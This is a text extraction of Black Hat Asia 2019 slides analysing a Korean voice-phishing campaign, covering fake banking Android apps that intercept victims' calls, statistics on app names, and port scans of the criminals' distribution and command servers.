24.72%

2019.01.~2019.02.

#BHASIA   @BLACK HAT EVENTS

black hat
ASIA 2019

Top 10 File Name of the APK

2018.06.~2018.07.

- S Bank 22.71%
- H Bank 22.37%
- K Bank 21.69%
- C Bank 9.15%
- K Bank 6.78%
- S Capital 6.78%
- K Stock 5.42%
- ETC 4.08%
- K Bank 1.02%

2019.01.~2019.02.

- K Bank 39.44%
- H Capital 21.39%
- N Bank 17.49%
- K Stock 5.19%
- S Bank 4.69%
- N Capital 4.03%
- ETC 3.99%
- L Capital 1.91%
- W Bank 1.86%

# Server Side

Server Side Contents

- **Malicious App Distribution Server**
  - **Features of Malicious App Distribution Server**
  - **Deep Dive into the Server**
- **Command and Control Server**
  - **General type C2**
  - **New type C2**

Server Side

Malicious App Distribution Server

- Features of Malicious App Distribution Server

I'll talk about …

New Voice Phishing Criminals

CALL

Text
Instant Msg

Malicious App Distribution Server

C&C Server

B. Malicious App intercepts the call and forwarding to the attacker

C. Transfer money

Malicious App

Key Information

Finance Company

A. if victims call to Finance Company

Victims
(Only Android)

#BHASIA   @BLACK HAT EVENTS

Features of Malicious App Distribution Server

- **Check opened ports**
  - **80**
  - **3306**
 - **3389**
  - **It looks Window OS**

Features of Malicious App Distribution Server

- **Connecting ports**
  - **80 <- Yes, this is a fake website**
  - **3306**
  - **3389**

Features of Malicious App Distribution Server

- **Connecting ports**
  - **80 <- Yes, this is a fake website**
  - **3306 <- I don't care about it**
  - **3389 <- Yes, this is a Win RDP**
    - **Interesting Win Svr 2003**
    - **and Simplified Chinese**

Server Side

**Malicious App Distribution Server**

**- Deep Dive into the Server**

Command and Control Server

- **Check opened ports**
  - **80 or 8080**
  - **3306**
  - **3389**
  - **It looks Window OS**

PORT	STATE	SERVICE
42/tcp	filtered	nameserver
80/tcp	open	http
135/tcp	filtered	msrpc
139/tcp	filtered	netbios-ssn
445/tcp	filtered	microsoft-ds
1025/tcp	filtered	NFS-or-IIS
1080/tcp	filtered	socks
3306/tcp	open	mysql
3389/tcp	open	ms-wbt-server

<- English (8080)

Korean (8080) ->

<- Chinese (80)

Korean (80) ->

Server Side

Command & Control Server

- New type C2

Conclusion

Conclusion

- **General VoicePhishing met Malicious Android App = New type VoicePhishing**

- **I'm sure that they're not professional**

- **Geography location of Malicious app distribution servers is Taiwan**

- **If you are not sure, please press "Recent apps key" right now**

- **The malicious app developer seems to use Apple's MAC**

- **Korea and Taiwan both National Investigation Agencies are still investigating this case (We will arrest the attacker!!)**

Acknowledgement

- **This research was supported by the MSIT(Ministry of Science, ICT),Korea, under the ITRC(Information Technology Research Center) support program (IITP-2019-2015-0-00403)supervised by the IITP(Institute for Information &communications Technology Promotion)**

QnA

**Special Thank to EnergyBrothers & Sister(darbong)
and Jacob Soo :D**